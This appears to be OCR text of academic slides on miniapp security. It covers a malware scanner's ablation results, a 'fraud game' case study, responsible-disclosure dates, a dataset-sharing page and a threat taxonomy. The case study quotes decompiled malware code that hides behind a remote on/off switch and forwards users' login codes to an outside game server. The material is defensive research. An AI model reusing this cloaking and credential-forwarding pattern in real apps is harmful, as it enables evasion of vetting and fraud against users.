
Workflow figure



Resolving chained dependency




Resolving dynamic binding



Ablation study

	Malware	% Total
No WXML Data Binding / Data Dependency Analysis	1,461	40.73
With Cross-script Data Dependency Analysis only	1,463	40.78
With WXML Data Binding analysis only	3,534	98.52
CmrfScanner (with both techniques)	3,587	100.00

Behavior analysis



Case: fraud game

```
<view>
  <web-view bindmessage="gameListener"src="{{gameLink}}">
  </web-view>
</view>
```
game.wxml


```
var e = getApp();
Page({
  onLoad: function(n) {
    ...
    e.openGameSwitch(function(n) {
      "off" == n.m ? wx.reLaunch({
        url: "/pages/shell/shell"
      }) : "on" == n.m && o.wxLogin(function(n) {
        n && o.setData({
          code: n,
          gameLink: e.d.url+"/wx_minigame/login?appid="+
                    e.d.appid+"&code="+n+"&channel="+t+
                    "&form_user_id="+a
        });
      });
    });
  },
});
```
game.js

```
Page({
  d: {
  appid: "wxd5c814262e2adf8c",
  url: "https://api.baizegame.com/index.php",
  },
  onLaunch: function(e) {
  ...
  this.openGameSwitch(function(e) {
    "off" == e.m ? wx.reLaunch({
      url: "/pages/shell/shell"
    }) : "on" == e.m && wx.reLaunch({
      url: "/pages/game/game?channel="+a+
           "&form_user_id="+ i.d.form_user_id
      });
    });
  },
})
```
app.js

Data Binding

```
<view style="background-image:url(
  \"...
</view>
```
shell.wxml

Case: privacy acquisition



Responsible Disclosure

- Disclosure
  - Oct 2021: Disclosure of CMRF vulnerability (50,281 cases)
    - Additional verification when redirected in devtool
  - Jan 2022: Disclosure of AppSecret (40,880 cases)
    - Additional interface to verify encrypted data
  - July 2024: Disclosure of MiniMalware (19,905 cases)
    - In process

Dataset Release

The MiniSec Community

Figure 2: The timeline of the malware collection

The webpage of MiniSec Community
Datasets & Blogs

View My GitHub Profile

Welcome to the MiniSec store!

Welcome to the miniapp dataset shop! A ''store'' affiliated with the MiniSec Community that aims to facilitate and advocate the miniapp security research.

What is Miniapp? See here for introduction. Chinese only right now, but English version on the way!

I am Yuqing, the owner of this little family-own grocery store! We host by far the largest dataset in the field of super app and miniapp security, totaling over 4 millions of miniapps!

This little store does not ''sell'' the products, but ''share'' the products — if you are researchers who are curious or interested in the miniapp security and other related field of study, you are welcomed to submit requests of dataset hosted on this website. All you need is to clarify your affiliation, so we can validate your identity and ensure that the dataset is not misused. Please check our service catalogs and release policy below:

1. Service catalog

We proudly provide:

- Dataset for Cross-miniapp Request Forgery Vulnerability [CCS22]
- Dataset for Miniapps with AppSecret Leakage [CCS23] (This requires additional consent and agreement, contact me for details)
- Evasive miniapp malware [NDSS25]
- Randomly-selected miniapp samples to facilitate your preliminary research [SIGMETRICS21]
- Analysis tools for CMRF vulnerability discovery, AppSecret leakage detection, malware analysis, taint analysis. Contact me for details
- Plus other made-to-order dataset

Plus, the meta data of the miniapps if applicable. They are attached to the dataset, as our ways to thank your interest in miniapp security!

Dataset Release

- Nanjing University, China
- Xidian University, China
- Rochester Institute of Technology, USA
- Johns Hopkins University, USA
- Xi'an Jiao Tong University, China
- University of Science and Technology Beijing, China
- Chinese Academy of Sciences, China
- Peking University, China

The past, the present, and the future

Security Mechanism Analysis								Security Threat Analysis						Security Impact Analysis			
Security Mechanism		At			Assumption			Security Threat		Root Cause				Privileged Access	Vetting Bypass	Data Issue	
		#	F	B	A	I	V			Comp.	Impl.	Trust	Vetting			Injection	Leakage
S1	Permission mechanism	①	✔		✔			T1	Flawed Permission	Permission Management				Data			✔
S2	Sandboxing	①	✔		✔			T2	Cross-platform Vulnerability	Resource Management				Data			✔
S3	API Restriction	②	✔			✔		T3	Hidden API Access	Missing				Service			✔
S4	Cross-miniapp Allowlisting	③	✔				✔	T4	Cross-miniapp Injection	Miniapp				Miniapp		✔	
S5	Data Encryption	⑥		✔	✔			T7	Master Key Misuse	Developer				Data			✔
S6	Domain Allowlisting	⑤		✔			✔	T6	Identity Confusion	Miniapp				Service	✔		
S7	Code Vetting	⑧		✔			✔	T7	Evasive Malware				Intra-vetting	Data	✔		
S8	Isolation	②	✔			✔		T8	Unvetted Malware				Pre-vetting	Data	✔		
S9	Report Mechanism	④	✔				✔	T9	Fake Portal Evasion				Post-vetting	Service	✔		

Explaination of the Abbreviations									
Mechanism Enforcement			Security Assumption			Root Cause Analysis			
#	F	B	A	I	V	Comp.	Impl.	Trust	Vetting
ID of edge in Figure 2.1	Enforced At Front-end	Enforced At Back-end	"Adopted" Assumption	"Isolated" Assumption	"Vetted" Assumption	Compatibility Issue	Implementation Issue	Trust Model Issue	Vetting Issue

Future Work

Future Work

- Super app behavioral simulation

Future Work

- Super app behavioral simulation
- Dynamic execution for malware exploration

Future Work

- Super app behavioral simulation
- Dynamic execution for malware exploration
- Miniapp program slicing for reducing workload

End

Thank you!